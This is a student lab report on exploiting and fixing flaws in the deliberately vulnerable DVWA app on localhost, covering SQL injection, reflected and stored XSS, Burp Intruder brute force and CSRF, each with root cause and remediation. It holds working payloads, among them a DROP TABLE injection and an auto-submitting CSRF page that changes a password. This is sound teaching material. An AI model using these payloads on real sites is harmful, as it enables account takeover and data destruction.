
BHARATIYA VIDYA BHAVAN'S
SARDAR PATEL INSTITUTE OF TECHNOLOGY
Bhavan's Campus, Munshi Nagar, Andheri (West), Mumbai – 400058-India
Department of Computer Engineering

Name	Sahil Mehta
UID no.	2023300143
Experiment No.	7
Github Link:	https://github.com/thanos181818/cns_exp_7


AIM:	To identify, exploit and mitigate the common web application vulnerabilities
EXECUTIVE SUMMARY	This lab exercised common web-application vulnerabilities using the Damn Vulnerable Web Application (DVWA) in a controlled environment. The objective was to identify, exploit, and remediate issues across SQL Injection, Cross-Site Scripting (reflected & stored), Cross-Site Request Forgery, insecure direct object references, file upload risks, command injection, and file inclusion problems. Exploits demonstrated how inadequate input handling, missing authorization checks, and unsafe file handling lead to high-impact compromises. Remediations implemented (or proposed) include prepared statements, strict output encoding, anti-CSRF tokens, authorization checks, input whitelisting, secure file-handling, and runtime hardening — yielding a stronger posture for LAMP-based web apps.
Part A	
PROBLEM	1. Show DVWA running: screenshot of login page and the "Create/Reset Database" page. 2. Change and note the security level settings (low/medium/high) and explain what the setting changes in code or behavior (short answer).
Environment & setup	DVWA host: 10.x.x.x (mask real IPs in final report) Commands used to set up DVWA (mask IPs): docker pull vulnerables/web-dvwa docker run --rm -it -p 80:80 vulnerables/web-dvwa

RESULT:



Username
admin
Password
••••••••

Damn Vulnerable Web Application (DVWA)



These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Database has been created.

'users' table was created.

Data inserted into 'users' table.

Added role column to users table.

Updated admin user role.

'access_log' table was created.

'security_log' table was created.

'guestbook' table was created.

Data inserted into 'guestbook' table.


Backup file /config/config.inc.php.bak automatically created

Added account_enabled columns to users table.

Setup successful!

Please login.

Damn Vulnerable Web Application (DVWA)



level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low

Additional Tools


- View Broken Access Control Logs - View access logs for the Broken Access Control vulnerability

Security level set to low

Username: admin
Security Level: Security Level: low
Locale: en
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

BHARATIYA VIDYA BHAVAN'S
SARDAR PATEL INSTITUTE OF TECHNOLOGY
Bhavan's Campus, Munshi Nagar, Andheri (West), Mumbai – 400058-India
Department of Computer Engineering


DVWA Security :: Damn V
localhost/dvwa/security.php

Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API

DVWA Security
PHP Info
About

Logout

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Medium | Submit


Additional Tools

- View Broken Access Control Logs - View access logs for the Broken Access Control vulnerability

Security level set to medium

Username: admin
Security Level: Security Level: medium
Locale: en
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)


DVWA Security :: Damn V
localhost/dvwa/security.php

Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API

DVWA Security
PHP Info
About

Logout

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

High | Submit


Additional Tools

- View Broken Access Control Logs - View access logs for the Broken Access Control vulnerability

Security level set to high

Username: admin
Security Level: Security Level: high
Locale: en
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)


DVWA Security :: Damn V
localhost/dvwa/security.php

Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API

DVWA Security
PHP Info
About

Logout

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Impossible | Submit

Additional Tools

- View Broken Access Control Logs - View access logs for the Broken Access Control vulnerability

Security level set to impossible

Username: admin
Security Level: Security Level: impossible
Locale: en
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

Low: The code has minimal or no security validation on user input (e.g., no input sanitization, no stored procedures, no CSRF tokens). This is what you will use to exploit vulnerabilities easily.

Medium: The code has some basic defenses (e.g., blacklists, basic filtering) that can often be bypassed by a clever attacker.

High: The code implements better, but still imperfect, security controls (e.g., more thorough filtering, basic tokens).

Impossible: The code implements secure coding practices (e.g., using prepared statements, strong input validation, CSRF tokens) to effectively mitigate the vulnerability.

Program 2

PROBLEM STATEMENT : For each: (a) identify vulnerable page, (b) exploit (screenshot + short reproduction steps), (c) explain root cause, (d) propose a fix.

1. SQL Injection (SQLi) vulnerabilities/sqli o Demonstrate retrieving another user's password or dumping a table.


Vulnerable page: vulnerabilities/sqli/
Reproduction steps / exploit:

Open DVWA → SQL Injection module.

Enter 1' OR '1'='1 (or 1; DROP TABLE users; --) into the id parameter and submit.

Observe additional rows or dumped table content returned.

Evidence:



Vulnerability: SQL Injection

```
ID: 1 order by 10000
First name: admin
Surname: admin
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Root cause: The application concatenates unfiltered user input directly into the SQL query string. When verbose error reporting is enabled, an attacker can exploit this by injecting functions like updatexml() to force database information (credentials) to be returned in the resulting error message.

Remediation: The primary fix is to use Prepared Statements (Parameterized Queries). This technique separates user input from SQL code logic. Additionally, disable verbose error reporting on production web servers to prevent information leakage.

----


2. Reflected XSS — vulnerabilities/xss_r o Craft a payload that displays an alert and show impact (cookie theft discussion).

Vulnerable page: vulnerabilities/xss_r/

Reproduction steps / exploit:

Open the Reflected XSS module.
Submit a payload in a parameter that gets reflected, e.g. <script>alert(document.cookie)</script>.
Alert is executed in victim's browser; discuss cookie-theft risk.

Evidence:



```
localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert('Reflected+XSS+Success!')<%2Fscript>#
```

localhost
Reflected XSS Success!

Root cause: The application takes user input and "reflects" it back to the page without performing output encoding (HTML escaping). The browser interprets the reflected input as executable HTML/JavaScript code.

Remediation: Implement Output Encoding (HTML Entity Encoding). Convert all user-supplied data into its safe HTML entity equivalent before rendering it to the page (e.g., < becomes &lt; and > becomes &gt;).


----

3. Stored XSS — vulnerabilities/xss_s o Post a persistent payload and demonstrate page rendering it.

Reproduction steps / exploit:

1. Entered a placeholder name (Attacker) and the payload <script>alert('Persistent XSS Success!')</script> into the message field.
2. The script was stored in the database and executed every time the page was viewed, demonstrating persistence.

Evidence:


Vulnerability: Stored Cro
localhost/dvwa/vulnerabilities/xss_s/
localhost
OK
Read localhost

Persistent XSS Success!

Don't allow localhost to prompt you again

Root cause: The application stores raw, unsanitized user input (the message) directly into the backend database. Every time a user loads the page, the application retrieves and executes the malicious script from the database.

Remediation: Implement Output Encoding for all user data retrieved from the database before displaying it in the browser. Also, implement Input Validation/Sanitization to strip dangerous characters before the data is stored.

Part 3	
PROBLEM STATEMENT:	Part C — Auth / session / logic problems (intermediate)

PROGRAM:


Brute force / password strength — examine DVWA login protections; demonstrate a simple brute force (rate-limited, controlled).

Vulnerable page: vulnerabilites/brute


Reproduction steps / exploit:

1. Used Burp Suite Intruder to capture a login request.
2. Configured Intruder to use a simple payload list against the password field.
3. Successfully logged in as admin by identifying the request (payload: password) with a unique length (672).

Evidence:



```
GET /dvwa/vulnerabilities/brute/ HTTP/1.1
Host: localhost
sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
```



localhost/dvwa/vulnerabilities/brute/#

Vulnerability: Brute Force

Login


Username: admin

Password: ••••••••

Welcome to the password protected area **admin**

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- https://www.golinuxcloud.com/brute-force-attack-web-forms



8. Intruder attack of http://localhost:80

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		302	5			672	
1	password	302	3			671	
2	123456	302	2			671	
3	admin	302	2			672	

Sniper attack

Target: http://localhost:80

```
POST /dvwa/vulnerabilities/brute/index.php HTTP/1.1
Cookie: c=cval
Content-Length: 17

p3=§p3val§&p4=p4val
```

Payload type: Simple list
Payload count: 3
Request count: 3

password
123456
admin

Root cause: The application lacks rate limiting or account lockout policies. It processes an unlimited number of login attempts, allowing an attacker to quickly guess credentials until successful.

Remediation: Implement Rate Limiting (e.g., limit attempts to 5 per minute per IP address). Enforce a strong Account Lockout Policy after 3-5 failed attempts, requiring manual reset or a long cool-down period.

----

2. CSRF — vulnerabilities/csrf o Build a proof-of-concept HTML page that triggers a state change.

Vulnerable page: vulnerabilities/csrf/


Reproduction steps / exploit:

1. Identified the vulnerable GET request format (password_new=...).

2. Created a static HTML file (csrf_poc.html) embedding the request within a hidden <img> tag (<img src="http://localhost/dvwa/vulnerabilities/csrf/?password_new=HACKED!&password_conf=HACKED!&Change=Change" style="display:none;" />).

3. Opened the file while logged in, forcing the browser to submit the hidden request and successfully change the admin password to HACKED!.

Evidence:



SQL Injection (Blind)
intentional. You are encouraged to try and discover as many issues
sahil@DVWA: ~

```
 GNU nano 6.2                         csrf_poc.html
<html>
<head>
        <title>One-Click Password Change!!</title>
</head>
<body onload="document.forms[0].submit()">
        <h1>Welcome to the Attacker's Blog!!</h1>
        <p>Your Connection is being optimized...</p>

        <form method="GET" action="http://localhost/dvwa/vulnerabilities/csrf/">
                <input type="hidden" name="password_new" value="HACKED!" />
                <input type="hidden" name="password_conf" value="HACKED!" />
                <input type="hidden" name="Change" value="Change" />
        </form>

</body>
</html>

^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line
```



```
localhost/dvwa/vulnerabilities/csrf/?password_current=password&password_new=test1&password_conf=test1&Change=Change&user_token=d380433fd0b9f337b342d6f86755d8d5#
```

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Current password:
New password:
Confirm new password:

Password Changed.

